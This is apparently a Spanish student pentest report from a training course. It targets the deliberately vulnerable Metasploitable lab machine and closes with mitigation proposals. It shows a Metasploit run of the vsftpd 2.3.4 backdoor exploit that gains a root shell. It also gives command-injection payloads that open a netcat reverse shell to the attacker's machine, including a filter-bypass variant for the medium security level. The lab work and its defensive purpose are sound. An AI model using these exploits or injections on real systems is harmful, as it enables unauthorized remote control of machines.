4Geeks Academy

Propuesta de Prevención de Pentesting de Equipo Vulnerable

Por: Juan Cervantes Simón

Índice

Introducción

A lo largo de este análisis se va ha investigar la estructura de servicios que publica la web expuesta desde la máquina ***Metasploitable***, con objetivo de encontrar vulnerabilidades por las que sea posible obtener control o información restringida del servicio por parte de un agente externo no autorizado, a lo largo de estas pruebas se incurrirá al escaneo exhaustivo del sitio web objetivo para lograr este fin.

Metodología

La propuesta de este análisis inicia con la etapa de reconocimiento del equipo, se analizan tanto los servicios con los que cuenta el equipo como los que expone a la red, para ello se lanzan distintos escaneos haciendo uso de herramientas como ***Nmap***, con los que se verifican tanto la versión de los servicios como los incidentes que hayan podido ser reportados con anterioridad para los mismos.


A lo largo de la siguiente fase se analiza, si se encontraran, análisis de las vulnerabilidades presentes en los servicios, con objetivo de cuantificar la gravedad de las vulnerabilidades encontradas en el sistema, para ello se revisará la documentación de las vulnerabilidades encontradas en las webs oficiales de documentación, como es el caso de ***ExploitDB*** o ***Vulners***, una vez cuantificadas todas ellas se remarcarán las que ya cuenten con exploits ya creados, siendo que son los más fáciles de llevar a cabo por usuarios no autorizados.

En la tercera etapa se listan todas las vulnerabilidades encontradas, organizándose por gravedad, y se documentará el método de explotación de aquellas para las que ya se haya diseñado una vulnerabilidad.

Finalmente se adjuntan al informe las propuestas de mitigación y prevención con objetivo de mejorar el nivel de seguridad actual del equipo estudiado.

Fases del Pentesting

Durante la fase de reconocimiento se realizó un escaneo completo de los servicios con los que contaba el equipo, haciendo uso de la herramienta ***Nmap***, asimismo, para obtener documentación adicional, se lanzó un scan desde ***Tenable Nessus***, con objetivo de obtener información adicional de las vías de explotación de las vulnerabilidades.



Habiendo recabado la información inicial, se dispone a la búsqueda de exploits para las vulnerabilidades encontradas, se ha revisado la base de datos de ***Exploit DB***, por medio de la herramienta de kali.

Vulnerabilidades encontradas

El recuento total de vulnerabilidades encontradas supera los 30, el resumen completo generado con ***Tenable Nessus*** se anexará a este informe para mayor detalle.


De las vulnerabilidades más importantes encontradas ha sido la existencia de una falla en el sistema de ***vsFTPd*** que permite la creación de una puerta trasera con la que es posible ejecutar comandos de manera remota en el sistema, esta vulnerabilidad está recogida en ***ExploitDB*** y también cuenta con un exploit ya creado y listo para usar tanto en la propia base de datos como en el framework de ***Metasploitable*** de la máquina kali atacante.

Para su explotación sólo será necesario configurar la dirección IP objetivo en el framework con el comando ***set RHOST***:


```
       =[ metasploit v6.4.94-dev                          ]
+ -- --=[ 2,564 exploits - 1,315 auxiliary - 1,680 payloads     ]
+ -- --=[ 431 post - 49 encoders - 13 nops - 9 evasion          ]

Metasploit Documentation: https://docs.metasploit.com/
The Metasploit Framework is a Rapid7 Open Source Project

msf > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOST 192.168.1.125
RHOST => 192.168.1.125
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.1.125:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.125:21 - USER: 331 Please specify the password.
[+] 192.168.1.125:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.125:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.11:44523 → 192.168.1.125:6200) at 2025-11-20 07:37:11 -0500


whoami
root
```

De esta forma se consigue una ejecución de comandos remota como administrador en el equipo objetivo.
Siguiendo con las vulnerabilidades más críticas y con el framework de ***Metasploitable***, también es posible obtener una reverse shell haciendo uso del ***handler*** de sesiones, así


como del exploit de ***reverse_tcp*** disponible en la sección de exploits de linux con meterpreter.
En cuanto al análisis del sitio web, se encuentran distintas vulnerabilidades fácilmente explotables debido a la sanitización del servicio, siendo posible tanto la inyección SQL como la concatenación de comandos:




Como se puede comprobar, la ejecución de comandos concatenados es posible, siendo que este caso el ***security level*** de este servicio está en ***low***, por lo que el operando lógico de ***&&*** funciona para que los comandos se ejecuten secuencialmente, esto puede aprovecharse para explotar distintas vulnerabilidades, por ejemplo, obtener una reverse shell haciendo uso de ***Netcat***, siendo que, si en la máquina desde donde se pretende atacar, se abre una sesión de netcat, haciendo uso del comando ***nc -lvnp 4444***, quedando a la escucha de cualquier sesión entrante en ese puerto.



Acto seguido, con la inyección del comando ***nc 192.168.1.11 4444 -e /bin/bash***, lo que hace que el propio sitio web envíe una consola remota completamente interactiva hacia el equipo especificado, el cual ya estaba previamente preparado a la escucha:



De esta forma se recibe la shell en el equipo atacante:



Inclusive con la seguridad en ***medium*** sigue siendo posible realizar la inyección, únicamente cambiando la manera de concatenar comandos de ***<IP> && nc 192.168.1.11 4444 -e /bin/bash*** por la concatenación ***<IP> | nc 192.168.1.11 4444 -e /bin/bash***, para poder ignorar los filtros adicionales que se configuran.

Propuesta de prevención

Habiendo explorado las vulnerabilidades de este equipo y procedido además a la explotación de dos de las más críticas, se ha podido observar que la mejor forma de prevenir que este tipo de fallas tanto de configuración como de programación aparezcan y queden en el sistema por largos periodos de tiempo, es tener un plan de auditorías regulares, así como la configuración de sistemas de detección y prevención de intrusiones.

Propuesta de Mitigación

Con objetivo de mitigar las vulnerabilidades que se han encontrado, siguiendo el informe general que se ha obtenido de nessus, sería necesario una actualización completa de los servicios del sistema, así como la reinstalación de ciertos métodos criptográficos como en el caso del servicio de ***samba*** con el que cuenta la máquina.

Es posible que para la correcta actualización de alguno de los servicios expuestos en la máquina sea necesario eliminar los archivos del programa completamente del sistema y hacer una reinstalación limpia, puesto que algunos de ellos son versiones que perdieron el soporte técnico hace más de 5 años.

Impacto potencial

El impacto de estas vulnerabilidades es muy alto, puesto que en todas ellas la información almacenada en el equipo queda comprometida y a disposición del equipo atacante.

Del mismo modo que la correcta actualización y monitoreo del sistema puede mitigar enormemente los efectos de las vulnerabilidades encontradas en el análisis.

Anexos

Reporte de vulnerabilidades de servicios - Tenable Nessus

Conclusión

Durante la exploración de este equipo y de su sitio web alojado, se han encontrado vulnerabilidades verdaderamente preocupantes que han pasado desapercibidas con mucha facilidad debido a una gestión pobre y descuidada con una larga continuación en el tiempo, lo cual pone de manifiesto lo importante que es una buena administración y la consecuente revisión del sistema con regularidad, siendo los errores fácilmente localizables y reparables haciendo con la correcta programación de auditorías.